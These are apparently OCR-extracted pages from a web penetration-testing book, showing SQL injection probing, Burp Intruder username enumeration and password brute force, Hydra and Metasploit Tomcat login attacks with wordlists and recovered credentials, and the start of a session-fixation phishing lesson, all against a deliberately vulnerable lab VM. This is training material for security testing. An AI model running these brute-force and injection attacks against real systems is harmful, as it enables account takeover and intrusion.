centered"&gt;&lt;div class="alert-box secondary"&gt;SQL Query: SELECT * FROM users WHERE idusers=1 LIMIT 1&lt;a href="" class="close"&gt;&amp;times;&lt;/a&gt;&lt;/div&gt;&lt;/div&gt; &lt;/center&gt; &lt;/div&gt;</pre>		

Target	Proxy	Spider	Scanner	Intruder	Repeater
--------	-------	--------	---------	----------	----------

1 x ...

Go Cancel < >

Target: http://192.168.56.11

### Request

Raw Params Headers Hex

```
GET /owaspbricks/content-1/index.php?id=a HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9ior10r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

### Response

Raw Headers Hex HTML Render

```
src="../../../images/bricks.jpg" /></a><p>
<fieldset>
<legend>Details</legend>
Warning: mysql_fetch_array() expects
parameter 1 to be resource, boolean given
in
/owaspbwa/owaspbricks-svn/content-1/index.p
hp on line 42
Database query failed: Unknown column 'a'
in 'where clause'<br/>
</fieldset></p><br/>
</div><br/><br/><br/>
<center>
<div class="eight columns
centered"><div class="alert-box
secondary">SQL Query: SELECT * FROM users
WHERE idusers=a LIMIT 1<a href=""
class="close">&times;</a></div></div>
</center>
</div>
```

Target	Proxy	Spider	Scanner	Intruder	Repeater
--------	-------	--------	---------	----------	----------

1 x ...

Go Cancel < >

Target: http://192.168.56.11

### Request



Raw Params Headers Hex

```
GET /owaspbricks/content-1/index.php?id=2-1 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9ior10r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

### Response

Raw Headers Hex HTML Render

```
<legend>Details</legend>
<br/>User
ID: <b>1</b><br/><br/>User name:
<b>tom</b><br/><br/>E-mail:
<b>tom@getmantra.com</b><br/><br/><br/>
</fieldset></p><br/>
</div><br/><br/><br/>
<center>
<div class="eight columns
centered"><div class="alert-box
secondary">SQL Query: SELECT * FROM users
WHERE idusers=2-1 LIMIT 1<a href=""
class="close">&times;</a></div></div>
</center>
</div>
<!-- Included JS Files (Uncompressed) -->
<!--
<script
src="../../../javascripts/jquery.js"></script>
</script>
```



WebScarab - conversation 36

Previous Next Find 36 - GET http://192.168.56.11:80/bodgeit/search.jsp 200 OK

Parsed Raw

Method URL Version  
GET http://192.168.56.11:80/bodgeit/search.jsp HTTP/1.0

Header	Value
Referer	http://19...
Host	192.168...
Connection	Keep-Alive
Cookie	ISESSION...

Hex

Position	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	String

Parsed Raw

Version Status Message  
HTTP/1.1 200 OK

Header	Value
Date	Tue, 08 M...
Server	Apache-C...
Content-T...	text/html
Content-L...	2220
Via	1.0 127.0...
Accept	...

HTML XML Text Hex


**The BodgeIt Store**

We bodge it, so you dont have to! Guest user

[Home](#)   [About Us](#)   [Contact Us](#)   [Login](#)   [Your Basket](#)   [Search](#)

[Doodahs](#)  
[Gizmos](#)  
[Thingamajigs](#)

**Search**



---

# Chapter 4: Testing Authentication and Session Management

The screenshot shows a web application interface for a 'Forgot Password' page. At the top right, the title 'Forgot Password' is displayed in white text on a dark red background. Below this is a navigation bar with three links: 'Show Params', 'Show Cookies', and 'Lesson Plan'. The main content area is titled 'Solution Videos' and includes a 'Restart this Lesson' link. The text explains that web applications often have simplistic password recovery mechanisms. A 'General Goal(s)' section states that users can retrieve their password by answering a secret question, but there is no lock-out mechanism. A red error message reads: '\* Not a valid username. Please try again.' Below this is a section titled 'Webgoat Password Recovery' with instructions to input a username and see the OWASP admin if no account exists. A '\*Required Fields' note is present. The form includes a label '\*User Name:', an empty text input field, and a 'Submit' button.

Forgot Password

Show Params Show Cookies Lesson Plan

**Solution Videos** [Restart this Lesson](#)

Web applications frequently provide their users the ability to retrieve a forgotten password. Unfortunately, many web applications fail to implement the mechanism properly. The information required to verify the identity of the user is often overly simplistic.

**General Goal(s):**

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.

**\* Not a valid username. Please try again.**

**Webgoat Password Recovery**

**Please input your username. See the OWASP admin if you do not have an account.**

\*Required Fields

**\*User Name:**



Target   Positions   Payloads   Options

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type:

```
POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WebGoat/attack?Screen=64&menu=500
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

Username=$nonexistentuser$&SUBMIT=Submit
```

0 matches

1 payload position Length: 720



---

Target Positions Payloads **Options**

**Grep - Match**

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste Not a valid username

Load ...

Remove

Clear

Add Not a valid username|

Match type:  Simple string  Regex

Case sensitive match

Exclude HTTP headers

---

**Intruder attack 1**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Not a valid username	Cor
0		200	<input type="checkbox"/>	<input type="checkbox"/>	30561	<input checked="" type="checkbox"/>	
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	30471	<input type="checkbox"/>	
2	manager	200	<input type="checkbox"/>	<input type="checkbox"/>	30561	<input checked="" type="checkbox"/>	
3	root	200	<input type="checkbox"/>	<input type="checkbox"/>	30561	<input checked="" type="checkbox"/>	
4	cisco	200	<input type="checkbox"/>	<input type="checkbox"/>	30561	<input checked="" type="checkbox"/>	
5	apc	200	<input type="checkbox"/>	<input type="checkbox"/>	30561	<input checked="" type="checkbox"/>	
6	pass	200	<input type="checkbox"/>	<input type="checkbox"/>	30561	<input checked="" type="checkbox"/>	

Request Response

Raw Params Headers Hex

```

POST /WebGoat/attack?Screen=64&menu=500 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WebGoat/attack?Screen=64&menu=500
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; JSESSIONID=8AC118908B5B89498090BF99D20D98F1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

Username=admin&SUBMIT=Submit

```

? < + > Type a search term 0 matches

Finished

Target	Proxy	Spider	Scanner	Intruder	Repeater
--------	-------	--------	---------	----------	----------

1 x
2 x
3 x
...

Target
Positions
Payloads
Options

**?** **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /WackoPicko/admin/index.php?page=login HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/WackoPicko/admin/index.php?page=login
Cookie: PHPSESSID=9cm0ppb80evp9q0ri7q0t7kid6;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=8AC118908B5B8949809DBF99D20D98F1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

adminname=$test&password=$test
```

?
<
+
>

0 matches
Clear

**Start attack**

Add §

Clear §

Auto §

Refresh

Clear

2 payload positions
Length: 677

---

Target   Positions   **Payloads**   Options

**?** **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 10  
Payload type:  Request count: 0

---

**?** **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste   user  
Load ...   john  
Remove   admin  
Clear   alice  
          bob  
          administrator  
          user  
          wackopicko  
          adam  
          sample

Add  

Add from list ... [Pro version only]

---

---

Target   Positions   **Payloads**   Options

**?** **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 25

Payload type:  Request count: 250

---

**?** **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste   123456  
Password  
Load ...   12345678  
qwerty  
Remove   12345  
123456789  
letmein  
Clear   1234567  
football  
iloveyou

Add  

Add from list ... [Pro version only]

---

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
101	user	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	813	
102	john	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	813	
103	admin	admin	303	<input type="checkbox"/>	<input type="checkbox"/>	613	
104	alice	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	813	
105	bob	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	813	
106	administrator	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	813	

Request	Response
Raw	Headers
Raw	Hex

```

HTTP/1.1 303 See Other
Date: Sun, 20 May 2018 23:27:57 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: session=4
Location: /WackoPicko/admin/index.php?page=home
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html

```

```

root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Syntax: hydra [[[ -l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M F
ILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-IS0uvVd46] [servic
e://server[:PORT]][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE  colon separated "login:pass" format, instead of -L/-P options
  -M FILE  list of servers to attack, one entry per line, ':' to specify port
  -t TASKS run TASKS number of connects in parallel per target (default: 16)
  -U      service module usage details
  -h      more command line options (COMPLETE HELP)
  server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service the service to crack (see below for supported protocols)
  OPT     some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post}
http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md
5][s] mssql mysql nntp oracle-listener oracle-sid pcanynwhere pcnfs pop3[s] postgres radmin2 rdp redis
rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak teln
et[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra

```



```
root@kali:~# hydra -L user_list.txt -P top25_passwords.txt -u -e ns http-get://192.168.56.11/WebGoat/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-20 08:41:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 270 login tries (l:10/p:27), ~17 tries per task
[DATA] attacking http-get://192.168.56.11:80/WebGoat/
[80][http-get] host: 192.168.56.11 login: webgoat password: webgoat
[80][http-get] host: 192.168.56.11 login: user password: user
[80][http-get] host: 192.168.56.11 login: user password: user
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-20 08:41:57
```

```
root@kali:~# service postgresql start
```

```
root@kali:~# msfd
```

```
msfd msfdb
```

```
root@kali:~# msfdb init
```

```
[i] Database already started
```

```
[+] Creating database user 'msf'
```

```
[+] Creating databases 'msf'
```


```
[+] Creating databases 'msf_test'
```

```
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
```

```
[+] Creating initial database schema
```

```
root@kali:~# msfconsole
```


```
IIIIII      dTb.dTb
 II      4'  v  'B
 II      6.   .P
 II      'T;. .;P'
 II      'T; ;P'
IIIIII      'YvP'
```



```
I love shells --egypt
```

```
      =[ metasploit v4.16.48-dev ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```



```

msf auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.56.11
rhosts => 192.168.56.11
msf auxiliary(scanner/http/tomcat_mgr_login) > set threads 5
threads => 5
msf auxiliary(scanner/http/tomcat_mgr_login) > set bruteforce_speed 3
bruteforce_speed => 3
msf auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name                Current Setting                                     Required
  ----                -
  BLANK_PASSWORDS     false                                               no
  BRUTEFORCE_SPEED    3                                                   yes
  DB_ALL_CREDS        false                                               no
  DB_ALL_PASS         false                                               no
  DB_ALL_USERS        false                                               no
  PASSWORD            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no
  PASS_FILE           /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no
  Proxies
  RHOSTS              192.168.56.11                                     yes
  RPORT               8080                                               yes
  SSL                 false                                               no
  STOP_ON_SUCCESS     false                                               yes
  TARGETURI           /manager/html                                     yes
  THREADS             5                                                   yes
  USERNAME            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no
  USERPASS_FILE      /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no
  pair per line
  USER_AS_PASS       false                                               no
  USER_FILE          /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no
  VERBOSE            true                                               yes
  VHOST              no
  
```

```

[-] 192.168.56.11:8080 - LOGIN FAILED: owwebusr:0vW*busr1 (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 192.168.56.11:8080 - Login Successful: root:owaspbwa
[-] 192.168.56.11:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.56.11:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) >

```

The screenshot displays the Tomcat Web Application Manager interface. At the top, there is the Apache Software Foundation logo and a cat icon. The main heading is "Tomcat Web Application Manager". Below this, there is a message box with the text "Message: OK". The interface is divided into sections: "Manager" and "Applications". The "Manager" section includes links for "List Applications", "HTML Manager Help", "Manager Help", and "Server Status". The "Applications" section contains a table with the following data:

Path	Display Name	Running	Sessions	Commands
<a href="#">/AppSensorDemo</a>	AppSensorDemo	true	0	Start Stop Reload Undeploy Expire sessions with idle $\geq$ 30 minutes
<a href="#">/CSRFGuardTestApp</a>	CSRFGuardTestApp	true	0	Start Stop Reload Undeploy Expire sessions with idle $\geq$ 30 minutes

**Deploy**

**Deploy directory or WAR file located on server**

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

---

**WAR file to deploy**

Select WAR file to upload  No file selected.

192.168.56.11/WackoPicko/admin/index.php?page=create

Cookies Manager+ v1.14.3 [showing 15 of 15, selected 1]

File Edit View Tools Help

Search:

Domain	Name	Content	Domain	Path	Send For	Http Only	Expires
<input type="checkbox"/> 192.168.56.11							
<input type="checkbox"/> 192.168.56.11							
<input type="checkbox"/> 192.168.56.11							
<input checked="" type="checkbox"/> 192.168.56.11							

**Edit cookie - Cookies Manager+**

Name:  PHPSSESSID

Content:  47gcne62du8ca6pknedqcnh70

Actions  Wrap text

Domain:  192.168.56.11

Path:  /

Send For:  Any type of connection

Http Only:  No

Expires:  at end of session

Name	Path	Domain	Exp
JSESSIONID	/	192.168.56...	Session
PHPSESSID	/	192.168.56...	Session
acgroupswit...	/	192.168.56...	Session
acopendivids	/	192.168.56...	Session
session	/WackoPick...	192.168.56...	Session

**Data**

- session: "5"
- CreationTime: "Sun, 20 May 2018 13:52:26 GMT"
- Domain: "192.168.56.11"
- Expires: "Session"
- HostOnly: true
- HttpOnly: false
- LastAccessed: "Sun, 20 May 2018 13:52:26 GMT"
- Path: "/WackoPICK/admin/"
- Secure: false

STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.

**You are: Hacker Joe**

**Mail To:** jane.plane@owasp.org  
**Mail From:** admin@webgoatfinancial.com

**Title:**

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few
problems with our database. We have received many complaints
